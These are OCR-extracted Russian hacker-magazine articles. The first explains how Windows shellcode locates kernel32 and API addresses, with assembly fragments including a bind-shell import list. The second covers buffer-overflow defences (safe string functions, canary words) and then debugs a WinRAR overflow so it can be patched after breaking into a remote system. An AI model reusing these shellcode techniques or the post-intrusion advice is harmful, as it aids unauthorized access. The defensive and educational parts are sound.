Лишь две динамические библиотеки гарантируют свое присутствие в адресном пространстве любого процесса, всегда загружаясь по одним и тем же адресам (базовый адрес загрузки этих динамических библиотек постоянен для данной версии операционной системы). Это KERNEL32.DLL и NTDLL.DLL. Функции, экспортируемые остальными библиотеками, правильно вызывать так:

```
h = LoadLibraryA("ws2_32.DLL");
if (h != 0) __error__;
zzz = GetProcAddress(h, "connect");
```

Таким образом, задача вызова произвольной функции сводится к поиску адресов функций LoadLibraryA и GetProcAddress.

АРТОБСТРЕЛ ПРЯМОГО ПОИСКА В ПАМЯТИ

■ Наиболее универсальный, переносимый и надежный способ определения адресов API-функций сводится к поиску в адресном пространстве процесса PE-сигнатуры нужного модуля с последующим разбором его таблицы экспорта.

Устанавливаем указатель на C0000000h (верхняя граница пользовательского пространства для Windows 2000 Advanced Server и Datacenter Server, запущенных с загрузочным параметром /3GB) или на 80000000h (верхняя граница пользовательского пространства всех остальных систем).

Проверяем доступность указателя вызовом функции IsBadReadPrt, экспортируемой KERNEL32.DLL, или устанавливаем свой обработчик структурных исключений для предотвращения краха системы. Если здесь лежит "MZ", увеличиваем указатель на 3Ch байта, извлекая двойное слово e_lfanew, содержащее смещение PE-сигнатуры. Если эта сигнатура действительно обнаруживается, базовый адрес загрузки динамического модуля найден и можно приступать к разбору таблицы экспорта, из которого требуется вытащить адреса функций LoadLibraryA и GetProcAddress (зная их, мы узнаем и все остальное). Если хотя бы одно из этих условий не выполняется, уменьшаем указатель на 10000h и все повторяем сначала (базовые адреса загрузки всегда »

Компиляторов shell-кода не существует хотя бы уже потому, что не существует адекватных языков его описания, что вынуждает нас прибегать к ассемблеру и машинному коду, которые у каждого процессора свои.

Создать shell-код, поддерживающий десяток-другой популярных осей, вполне возможно, но его размеры превысят все допустимые лимиты.

РУЧНОЙ РАЗБОР ТАБЛИЦЫ ЭКСПОРТА

```
call    here
        db      "GetProcAddress",0,"LoadLibraryA",0
        db      "CreateProcessA",0,"ExitProcess",0
        db      "ws2_32",0,"WSASocketA",0
        db      "bind",0,"listen",0,"accept",0
        db      "cmd",0
here:
        pop     edx
        push    edx
        mov     ebx,77F00000h
l1:
        cmp     dword ptr [ebx],905A4Dh ;/x90ZM
        je      l2
        ;db     74h,03h
        dec     ebx
        jmp     l1
l2:
        mov     esi,dword ptr [ebx+3Ch]
        add     esi,ebx
        mov     esi,dword ptr [esi+78h]
        add     esi,ebx
        mov     edi,dword ptr [esi+20h]
        add     edi,ebx
        mov     ecx,dword ptr [esi+14h]
        push    esi
        xor     eax,eax
l4:
        push    edi
        push    ecx
        mov     edi,dword ptr [edi]
        add     edi,ebx
        mov     esi,edx
        xor     ecx,ecx
;GetProcAddress
        mov     cl,0Eh
        repe    cmps
        pop     ecx
        pop     edi
        je      l3
        add     edi,4
        inc     eax
        loop    l4
        jmp     ecx
l3:
        pop     esi
        mov     edx,dword ptr [esi+24h]
        add     edx,ebx
        shl     eax,1
        add     eax,edx
        xor     ecx,ecx
        mov     cx,word ptr [eax]
        mov     eax,dword ptr [esi+1Ch]
        add     eax,ebx
        shl     ecx,2
        add     eax,ecx
        mov     edx,dword ptr [eax]
        add     edx,ebx
        pop     esi
        mov     edi,esi
        xor     ecx,ecx
;Get 3 Addr
        mov     cl,3
        call    loadaddr
        add     esi,0Ch
```

метод	чем поддерживается		переносим?	удобен в реализации?
	NT/2000/XP	9x		
жесткая привязка	да	да	нет	да
поиск в памяти	да	да	да	нет
анализ PEB	да	нет	частично	да
раскрутка SEH	да	да	да	да
native API	да	не совсем	нет	нет

Сводная таблица различных методов поиска API-адресов

Нет ничего проще вызова API-функции по абсолютным адресам.

кратны 10000h, поэтому этот прием вполне законен).

Псевдокод, осуществляющий поиск базовых адресов всех загруженных модулей по PE-сигнатуре

```
BYTE* pBaseAddress = (BYTE*) 0xC0000000;
// верхняя граница для всех систем
while(pBaseAddress) // мотаем цикл от
бобра до обеда
{
 // проверка доступности адреса на чтение
 if (!IsBadReadPtr(pBaseAddress, 2))
 // это "MZ"?
 if (*(WORD*)pBaseAddress == 0x5A4D)
 // указатель на "PE" валиден?
 if (!IsBadReadPtr(pBaseAddress +
(*(DWORD*)(pBaseAddress+0x3C)), 4))
 // а это "PE"?
 if (*(DWORD*)(pBaseAddress +
(*(DWORD*)(pBaseAddress+0x3C))) ==
0x4550)
 // приступаем к разбору таблицы импорта
 if
(n2k_simple_export_walker(pBaseAddress))
break;
 // тестируем следующий 64 Кб блок памя-
ти
 pBaseAddress -= 0x10000;
}
```

Разбор таблицы экспорта осуществляется приблизительно так, как на врезке (пример выдран из червя BlackHat, полный исходный текст можно найти на сайте www.blackhat.com) .

Главный недостаток этого способа - в его чрезмерной громоздкости, ведь объем shell-кода ограничен, но, к сожалению, ничего лучшего пока не придумали. Поиск базового адреса можно и оптимизировать (что мы сейчас продемонстрируем), но от разбора экспорта никуда не уйти. Это дань, выплачиваемая за мобильность.

ОГОНЬ ПРЯМОЙ НАВОДКОЙ - PEB

Из всех способов определения базового адреса наибольшей популярностью пользуется анализ PEB (Process Environment Block - блок окружения процесса) - служебной структуры данных, содержащей, кроме прочей полезной информации, базовые адреса всех загруженных модулей.

Эта популярность необъяснима и незаслужена. Ведь PEB - это внутренняя кухня операционной системы Windows NT, которой ни документация, ни включаемые файлы делиться не собираются, и лишь Microsoft Kernel Debugger обнаруживает обрывки информации. Подобная недокументированность не может не настораживать. В любой из последующих версий Windows структура PEB может измениться, как это уже неоднократно происходило, и тогда данный прием перестанет работать, а работает он, кстати говоря, только в NT. Линейка 9x отдыхает.


Так что задумайтесь: а так ли вам нужен этот PEB? Единственное его достоинство - предельно компактный код:

```
00000000:      xor     eax, eax      ; eax := 0
00000002:      mov     al,030        ; eax := 30h
00000004:      mov     eax,fs:[eax]  ; PEB base
00000007:      mov     eax, [eax][0000C]
               ; PEB_LDR_DATA
0000000A:      mov     eax,  [eax][0001C]
; 1-й элемент InInitOrderModuleList
0000000D:      lodsd
; следующий элемент
0000000E:      mov     eax,  [eax][00008]
; базовый адрес KERNEL32.DLL
```

РАСКРУТКА СТЕКА СТРУКТУРНЫХ ИСКЛЮЧЕНИЙ

Обработчик структурных исключений, назначаемый операционной системой по умолчанию, указывает на функцию KERNEL32!_except_handler3. Выяснив ее адрес, мы определим положение одной из ячеек, гарантированно принадлежащей модулю KERNEL32.DLL. Останется округлить ее, адрес до величины, кратной 1.0000h, и заняться поисками PE-сигнатуры по методике, изложенной выше, с той лишь разницей, что проверять доступность указателя перед обращением к нему не нужно, так как теперь он заведомо доступен.

Практически все приложения используют свои обработчики структурных исключений, и потому текущий обработчик не совпадает с назначенным операционной системой, а shell-



коду потребуется раскрутить цепочку обработчиков, добравшись до самого конца. Последний элемент списка и будет содержать адрес KERNEL32!_except_handler3.

Достоинство этого приема в том, что он использует только документированные свойства операционной системы, работая на всех ОС семейства Windows исключая, разумеется, Windows 3.x, где все не так. К тому же, он довольно компактен.

Определение базового адреса KERNEL32.DLL через SEH, возвращаемом в регистре EAX

```
00000000:    mov     eax,fs:[00000]
; текущ. EXCEPTION_REGISTRATION
00000005:    inc     eax
; если eax был 1, станет 0
00000006:    dec     eax
; откат на прежний указатель
00000007:    mov     esi,eax
; esi на EXCEPTION_REGISTRATION
00000009:    mov     eax,[eax]
; EXCEPTION_REGISTRATION.prev
0000000B:    inc     eax
; если eax был 1, станет 0
0000000C:    jne     000000006
; если не нуль, разматываем дальше
0000000E:    lodsd
; пропускаем prev
0000000F:    lodsd
; извлекаем handler
00000010:    xor     ax,ax
; выравниваем на 64 Кб
00000013:    jmps    00000001A
; прыгаем в тело цикла
00000015:    sub     eax,000010000
; спускаемся на 64 Кб вниз
0000001A:    cmp     w,[eax],05A4D
; это "MZ"?
0000001F:    jne     000000015; если не
"MZ", продолжаем мотать
00000021:    mov     ebx,[eax+3Ch]
; извлекаем указатель на PE
00000024:    cmp     [eax+ebx],4550h
; это "PE"?
0000002B:    jne     000000015
; если не "PE", продолжаем мотать
```

NATIVE API, ИЛИ ПОРТРЕТ В СТИЛЕ НЮ

Высшим пилотажем хакерства считается использование сырого API ("native API") операционной системы. Но, на мой взгляд, это лишние извращения. Мало того, что native API-функции полностью недокументированы и подвержены постоянным изменениям, так они еще и непригодны к непосредственному употреблению (поэтому и называются "сырыми"). Это полуфабрикаты, реализующие низкоуровневые примитивы (primitive), своеобразные строительные кирпичики, требующие большого объема сцепляющего кода, конкретные примеры реализации которого можно найти в NTDLL.DLL и KERNEL32.DLL.

В Windows NT доступ к native API-функциям осуществляется через прерывание INT 2Eh. В регистр EAX заносится номер прерывания, а в EDX - адрес параметрического блока с аргументами. В Windows XP для этой же цели используется машинная команда sysenter, но все свойства прерывания INT 2Eh полностью сохранены, во всяком случае пока.

Подробное изложение техники вызова функций native API на русском языке, в частности, можно найти здесь: http://www.wasm.ru/docs/3/gloomy.zip.

ЗАКЛЮЧЕНИЕ

В непрерывно изменяющемся мире киберпространства полученные знания и навыки устаревают необычайно быстро, и потому предложенные приемы спустя некоторое время перестанут работать. Впрочем, когда это произойдет, хакеры придумают новые :).

Не воспринимай данную статью как догму! Это уже отработанный материал. Устреми свой взгляд в мутную пелену будущего. Что ты видишь там? Какие идеи мелькают в твоей голове? Чего ты ждешь? Ведь если ты не додумаешься, то кто тогда? Так дерзай же!

Коваленко Дмитрий aka Ingrem (ingrem@list.ru)

ЗАЩИТИСЬ И ЗАМЕТИ!

ЗАЩИТА ОТ ЭКСПЛОИТОВ И ЗАКРЫТИЕ УЯЗВИМОСТЕЙ ПОСЛЕ АТАКИ

Как защититься от атак на переполнение буфера? А как заюзать уязвимость и сразу же ее закрыть? Давай поговорим о методах защиты и попробуем пропатчить уязвимость на конкретном примере.

ЧАСТЬ 1. ЗАЩИТИ СЕБЯ САМ

СОПРОТИВЛЕНИЕ БЕСПОЛЕЗНО?

Прочитав предыдущие статьи, ты мог решить, что защититься от атак на переполнение буфера невозможно. Кругом злые хакеры, которые все равно что-то найдут и переполнят. И при этом если не получат полный контроль, то уж DoS точно устроят! Действительно, если ты простой пользователь, то тебе только и остается, что читать бюллетени безопасности и ждать заплатки, которая закроет очередную дыру в твоем софте.

Но вот если ты программист, то вполне можешь защитить свою программу от атак на переполнение буфера еще на этапе разработки. Для этого нужно так скорректировать исходный код программы, чтобы каждый раз при записи данных в буфер проверялась их длина. И совсем неважно, где именно находится сам буфер - в куче, в стеке или в секции данных. Как такая проверка делается на практике? Как раз об этом, а также о некоторых других методах защиты программ мы и поговорим в первой части статьи.

Автоматический контроль переполнения массивов есть и в других компиляторах C++, например, в Compaq C или cc из Alpha Linux.

Для безопасности вместо функций strcpy, gets, sprintf в программе лучше использовать их безопасные аналоги - strncpy, fgets, snprintf.

НАСТРОИТЬ КОМПИЛЯТОРЫ!

А знаешь ли ты, что многие современные HLL-компиляторы поддерживают автоматический контроль переполнения стека? Нужно только правильно их настроить. Для примера возьмем компилятор MS VC++ 7.0 из пакета MS Visual Studio.NET. Откроем окно свойств проекта и выберем Configuration Properties => C/C++ => Code Generation, установим Buffer Security Check в "Yes". Теперь при попытке переполнения массива работа программы будет прерываться, и хакер, вызвавший переполнение, сможет любоваться красивым окошком (см. скрин).

Правда, от переполнения динамических буферов эта настройка не спасает. К тому же, при включенном контроле переполнения массивов генерируется более громоздкий и медленный код. Увы! Ради безопасности приходится чем-то жертвовать :-(. Нужные настройки компилятора обычно описаны в документации к нему.

Кстати, разработчики компиляторов давно хотят сделать автоматическую проверку не только для массивов, но и для указателей вообще. Но пока что не очень успешно. Например, существует заплатка для gcc, которая позволяет полностью реализовать проверку указателей. Результат - падение скорости и увеличение генерируемого кода примерно в 20-30 раз! Согласись, это не самое оптимальное решение.


ОСТОРОЖНО! В БУФЕРЕ ДЛИННАЯ СТРОКА

Многие дыры в софте - результат неправильной обработки длинных строк. Программисты или не понимают, что может случиться из-за переполнения стека строкой, или так спешат сляпать и продать очередную версию своего продукта, что забывают о безопасности. В итоге, имеем вагон и маленькую тележку супер-пупер крутых приложений, которые загибаются от одной строчки. А между тем защитить буфер (любой, не только тот, что находится в стеке) от слишком длинной строки очень просто! Как? Читай дальше. Для начала напишем небольшое приложение. Откроем MS VC++ 7.0, создадим консольное приложение с именем overflow и в overflow.cpp набьем вот что:


```
#include <windows.h>
#include <stdio.h>
int overflow_proc(char* big) {
char buff[10];
  strcpy(buff, big);
  return 0; }
int main() {
  char big[255];
  puts("Enter string:");
  gets(big);
  overflow_proc(big);
  puts("No overflow ;-)");
  return 0; }
```

Этот исходник - своего рода классика. Он упоминается практически во всех статьях про переполнения буфера, и чаще всего именно на нем юные хакеры оттачивают свое умение писать эксплоиты ;-). Отключим автоматический контроль переполнения стека и откомпилируем исходник. Запустим overflow.exe. Теперь, если по запросу "Enter string:" ввести строку длиннее 10 символов, приложение вылетит с ошибкой.

Аварийное завершение происходит по очень простой причине: в



Красивое окошко :-)



Вылетающее приложение (вид спереди)

процедуре overflow_proc строка копируется из big в buff с помощью стандартной функции strcpy. Проблема в том, что strcpy не проверяет, помещается ли строка в buff, и затирает стековый фрейм. Как этого избежать? Тут есть два пути. Во-первых, прежде чем копировать строку в буфер, можно просто проверить ее длину. Если она больше размера буфера, то не копировать ее вообще. Проверку можно организовать, например, так:

```
int overflow_proc(char* big) {
  char buff[10];
  if(strlen(big)<10) {
  strcpy(buff, big);
  } else
  { // a-a-aaa! спасите, взламывают!
  puts("Overflow attack detected!");
  }; return 0; }
```

Второй путь - использовать безопасные функции. В C++ многие стандартные функции не проверяют длину строки. Это касается, например, strcpy, gets, sprintf. Поэтому вместо них лучше использовать безопасные аналоги: strncpy, fgets, snprintf. При использовании безопасной строковой функции программист должен в параметрах передать максимальный размер строки:

```
int overflow_proc(char* big) {
  char buff[10];
  strncpy(buff, big, 9);
  return 0; }
```

Если строка в big будет больше 9 байт, в buff скопируются только первые 9 байт из big. Остальная часть строки ("хвост") будет обрезана без каких-либо предупреждений. Кстати, о безопасных функциях. В нашем примере, если хакер введет больше 255 символов, опять возникнет переполнение, но уже в буфере big. Так что лучше в функции main заменить gets на безопасную fgets:

```
int main() {
  char big[255];
  FILE *stream = fopen("CON:", "r");
  puts("Enter string:");
  fgets(big, 254, stream);
  overflow_proc(big);
  return 0; }
```

Ну, вот вроде бы и все, теперь наше приложение может себя защитить. Правда несложно? Едем дальше.

А ЕСЛИ НЕ СТРОКА?..

Действительно, а что если в буфер заносится не строка с завершающим нулем, а просто цепочка байт? Данные произвольной структуры, среди которых вполне может оказаться пара-тройка нулей? Совет тут один - проверяй длину данных самостоятельно.

Есть два общих правила, срабатывающих в 99% случаев. Первое. Многие функции, с помощью которых производится чтение в буфер, позволяют задавать количество читаемых байт. Следи, чтобы это количество не превысило размер буфера! Например, ты считываешь данные из файла с помощью API _lread в буфер величиной 255 байт. Всегда проверяй, чтобы последний параметр _lread был не больше этого значения. Второе. Если длину данных нельзя задать явно - ее можно узнать с помощью какой-то специальной функции! Например, ты читаешь из сокета с помощью API recv. Чтобы узнать количество байт, используй API ioctlsocket. Другой пример: ты преобразовываешь обычную строку в UNICODE. Чтобы узнать, какой буфер для этого понадобится, вызови API MultiByteToWideChar с нулевым последним параметром. Примеров можно привести много. Думай головой и не ленись заглядывать в MSDN.

СЛОВО ПРЕДОСТАВЛЯЕТСЯ КАНАРЕЙКЕ, ИЛИ ЧТО ДЕЛАТЬ, ЕСЛИ НИЧЕГО НЕ ПОМОГЛО


Но теперь предположим такую ситуацию. Допустим, перед записью в буфер ты почему-то не можешь явно задать или проверить длину данных. Что тогда? Оставить дырку, надеясь, что ее никогда не найдут?

При таком раскладе я могу тебе посоветовать простой способ защиты. Его называют защитой на основе canary word. Суть его вот в чем: еще при объявлении буфера его делают на 4 байта больше. "Лишние" 4 байта в конце буфера используются для контроля его целостности. Перед тем как записывать что-либо в буфер, генерируется случайное двойное слово - так называемое canary word, которое заносится одновременно в глобальную переменную и в последние 4 байта буфера. Теперь, если при записи в буфер произойдет переполнение, canary word в конце буфера будет затерто кодом эксплоита. Иллюстрацию этого ты можешь увидеть на скрине.

Глобальная переменная при этом не пострадает. Так что после записи в буфер достаточно сравнить canary word в глобальной переменной с canary word в буфере. Совпадают - все ok, нет - буфер переполнен, ахтунг!

Теперь возьмем то несчастное приложение, которое мы пытались уберечь от переполнения строкой. Чтобы защитить буфер с помощью canary word, достаточно добавить пару строчек в исходный код уязвимой процедуры:

```
static DWORD CanaryWord;
int overflow_proc(char* big) {
  char buff[10+4];
  CanaryWord = GetTickCount();
  *((DWORD*)&buff[11]) = CanaryWord;
  strcpy(buff, big);
if(*((DWORD*)&buff[11])!=CanaryWord) {
  MessageBox(0, "Buffer overflow detected!", \
"Warning!", MB_OK+MB_ICONWARNING);
  ExitProcess(0);
  }; return 0; }
```



Переполнение стека идет от нижних адресов к верхним (вдоль желтой стрелки). По дороге к адресу возврата код эксплоита затирает canary word

К сожалению, универсального способа проверки длины данных произвольной структуры, заносимых в буфер, не существует :-(.

Зачем генерить canary word случайно? Затем что, если canary word будет какой-то жестко заданной константой, хакер сможет накодить эксплоит, в котором по заранее рассчитанному смещению будет лежать эта константа.

Многие разработчики не учитывают элементарных вещей, и список дырок растет с каждым днем.

Минздрав предупреждает: чтение толковой документации вызывает привыкание! :)

НЕМНОГО ЭКЗОТИКИ: НЕИСПОЛНЯЕМЫЙ СТЕК

Кроме элементарных приемов защиты, существуют и более навороченные техники. Одна из них - неисполняемый стек. О нем я расскажу лишь вкратце. Идея состоит в присваивании сегментам стека и данных атрибуты только записи и чтения. Это позволяет защитить приложение от внедрения исполняемого кода, но не спасает от других видов атак (например, от подделки структур). Неисполняемый стек также плохо совместим с компиляторами и интерпретаторами, которые часто генерируют и выполняют код динамически. Существует несколько реализаций неисполняемого стека в виде патчей к ОС Solaris и Linux, но все они не очень удачны. Вот, пожалуй, и все.

Как видишь, все элементарно. Сначала получаем canary word. Для этого используем API GetTickCount, которая возвращает количество микросекунд, прошедших с момента включения компьютера. Это значение, конечно, не случайное, но предсказать его заранее абсолютно точно почти нереально. Затем canary word заносится в глобальную переменную CanaryWord и в последние 4 байта буфера. Производится чтение в буфер. Сразу после чтения, до return, сравнивается CanaryWord и последние 4 байта в буфере. Если результат сравнения положительный - буфер не переполнен. Если отрицательный - выдадим сообщении о возможной атаке и завершим работу программы. Для завершения используем API ExitProcess. Этот и другие исходники к первой части ты можешь найти на диске, прилагающемся к журналу. Вот и все :-).

Впервые защита на основе canary word была реализована в проекте Synthetix в виде опции компилятора. Размер буферов при сборке корректировался автоматически, проверки встраивались в генерируемый код.

5 ПРАВИЛ БЕЗОПАСНОГО ПРОГРАММИРОВАНИЯ

Отпечатать крупными буквами и повесить над монитором!

1. Перед тем как скопировать строку в буфер, проверяй ее длину.
2. Везде, где только можно, пользуйся безопасными функциями для работы со строками.
3. Проверяй или явно указывай длину данных, которые записываешь в буфер.
4. Если проверить или явно указать длину данных нельзя - контролируй переполнение с помощью canary word.
5. Думай головой, а не... [вырезано цензурой].

Большой плюс защиты на основе canary word в том, что она универсальна и может применяться для защиты любого буфера, где бы он ни находился. Кроме того, эта техника почти не замедляет работу программы.

ЧАСТЬ 2.
НЕ ЗАБЫВАЙТЕ ЗАКРЫВАТЬ ЗА СОБОЙ... ДВЕРИ. DO IT!

ЗАЧЕМ НАМ ЭТО НАДО?


Что за топот?.. Это разработчики прочитали первую часть и побежали писать безопасные программы ;-). Остались только мы с тобой. Что ж, теперь можно расслабиться и поговорить о чем-то приятном. Например, о том, как закрыть уязвимость в программе, не имея ее исходников. Допустим, ты написал эксплоит и успешно атаковал удаленную систему. Теперь у тебя над ней полный контроль. Что дальше? А дальше первым делом нужно избавиться от возможных конкурентов. Ведь дыра, через которую ты влез, никуда не делась! Через нее следом за тобой может спокойно влезть еще кто-то. Или ее найдет сисадмин той же удаленной системы. Тебе это надо? Нет! Значит нужно дыру закрыть.

Каждая дырка, найденная в чужой программе, требует тщательного исследования и творческого подхода. Поэтому, если хочешь чему-то научиться, нужно практиковаться. Вот мы сегодня и попрактикуемся. А в качестве жертвы выберем наиболее популярный архиватор... Что значит какой? Конечно, WinRAR! Для работы нам понадобятся Soft-Ice, IDA и HIEW.

Научившись закрывать дыры в чужих программах, ты перестанешь зависеть от разработчиков. Обнаружив уязвимость в каком-нибудь приложении, ты сможешь сам написать заплатку.

ИССЛЕДОВАНИЕ WINRAR 3.0

Известно, что WinRAR версий 3.1 и ниже уязвим. Если подсунуть ему архив, в котором содержится файл с расширением, содержащим больше 260 символов, можно вызвать переполнение буфера. Переполнение происходит в модуле winrar.exe при попытке отобразить содержимое такого архива в ListView. Причина - некорректная обработка длинных строк. Типичный строковой overflow. Что ж, возьмем WinRAR 3.0 rus и попробуем закрыть эту уязвимость. Сначала нужно исследовать winrar.exe и найти адрес уязвимой процедуры. На всякий случай сперва ищем в инете: может, кто-то уже исследовал дыру и опубликовал результаты. Тогда нам останется только ознакомиться с этими результатами и написать патч. Но, увы, security-порталы ограничиваются лишь общими замечаниями и советами :(. Придется выковыривать адрес уязвимости самим. Зато здесь: http://www.securityfocus.com/data/vulnerabilities/exploits/wrar310.zip нам удается скачать архив с утилитой, которую вирмейкерская группа 29A написала специально для генерации "кривых" RAR-архивов, вызывающих переполнение. Также в wrar310.zip, кроме самой утилитки, есть сгенерированный ею пример - файл 29A.RAR. Прекрасно! Теперь хоть не придется изучать внутренний формат файлов .RAR и делать "кривой" архив в HEX-редакторе вручную. Приступим. Запустим cmd.exe и посмотрим содержимое архива 29A.RAR с помощью rar.exe (не бойся, rar.exe можно пользоваться спокойно - он без дырок). Наберем в командной строке: rar l 29A.RAR. Видно, что в 29A.RAR содержится один файл нулевой длины с именем



Переполнение стека в WinRAR 3.0 rus

"AAAAAA.j YIQhmeu!hera hcu shSeu T..." - ну, дальше сам посмотришь, все-таки там расширение больше 260 байт ;-).

Теперь запустим winrar.exe. Попробуем открыть 29A.RAR... Опа! До боли знакомое окошко!

Запомним "аварийный" адрес 0x486723, закроем WinRAR. С помощью Symbol Loader загрузим winrar.exe в Soft-Ice. Symbol Loader матюгнется на отсутствие отладочной информации, но winrar.exe загрузит. Поставим брэйкпоинт и выйдем из отладчика:

```
:bpx 486723
:x
```


Снова попробуем открыть 29A.RAR. Брэйкпоинт срабатывает, всплывает окно отладки. EIP указывает на инструкцию 001B:00486723 | ADD [EAX],AL. Именно она приводит к аварийному завершению. Поскольку мы имеем дело с переполнением стека, управление на эту "смертельную" инструкцию, скорее всего, передается инструкцией ret. Посмотрим, какое слово лежало на стеке непосредственно перед тем, как ret выполнилась (поскольку мы имеем дело со стеком, у тебя вместо 0x00125A68 вполне может быть какой-то другой адрес):

```
:dd esp-4
0010:00125A68 | 0048671A 001270B6
001270B0 00128DE0 | .gH..p..p..
0010:00125A78 | 00000000 001270B6
00125BA0 0044F2D2 | ....p..[..D
```

Получается, что управление передается на адрес 0x0048671A. Посмотрим, что лежит по этому адресу (:u 48671A).
В окне кода видим:

```
.....
001B:0048671A | ADD EAX, 00000000
```

Заполняя буфер, осторожен будь.
Пара лишних байтов - к overflow путь!



Результат работы rar l 29A.RAR

```
001B:0048671F | ADD AH, AH
001B:00486721 | DEC AX
001B:00486723 | ADD [EAX],AL ; <-- it's just a
little crash...
......
```

Ранее мы уже выяснили, что к аварийному завершению приводит инструкция по адресу 0x00486723. Теперь мы знаем, что перед ней выполняются еще три инструкции. Уже кое-что... Выйдем из отладчика и подумаем (WinRAR тем временем опять завалится ;-)). Фактически причиной передачи управления на 0x0048671A является двойное слово, записанное по адресу 0x00125A68. Значит, нужно отловить инструкцию, которая это двойное слово туда записывает. Опять загружаем winrar.exe в Soft-Ice. Ставим брейкпоинт на память 0x00125A68 :bpm 00125A68. Ого! На этом брейкпоинте WinRAR постоянно вылетает в отладку. И это он еще даже окно не успел создать! Воистину программы на C++ много работают со стеком. Временно отключим поставленный брейкпоинт: :bd * , подведем курсор к 29A.RAR, включим поставленный брейкпоинт - :be *. Попытаемся открыть 29A.RAR. Каждый раз, когда будет всплывать окно отладчика (а таких разов будет больше десятка), будем проверять, не записано ли по адресу 0x00125A68 двойное слово 0x0048671A - :dd 00125A68. В конце концов мы поймаем некую инструкцию по адресу 0x0047366A:

```
......
001B:00473659 | CLD
001B:0047366A | REPE MOVSD ; <-- вот оно!
001B:00473673 | POP EDI
......
```


Она и заносит в 0x00125A68 интересующее нас двойное слово. Посмотрим на пойманный код. Похоже на внутренности какой-то строковой HLL-функции, правда? Запомним адрес 0x0047366A и на всякий случай нажмем F12. Если адрес 0x0047366A - действительно часть функции, нужно узнать, откуда ее вызвали. Остановка происходит на адресе 0x00453D69:

```
......
001B:00453D63 | PUSH ECX
001B:00453D64 | CALL 473648 ; <-- интересующий нас вызов
001B:00453D69 | ADD ESP, 8
......
```

Запомним и его тоже. Отключим все брейкпоинты и выйдем из отладки. Загрузим WinRAR в IDA. Пока IDA его дизассемблирует, пойдем попьем пива.

Когда вернемся, посмотрим, куда указывает адрес 0x0047366A. А он указывает в середину функции сравнения строк. Разберемся, как она работает.

Функция сначала находит длину строки, которую нужно скопировать.



IDA думает... :-)

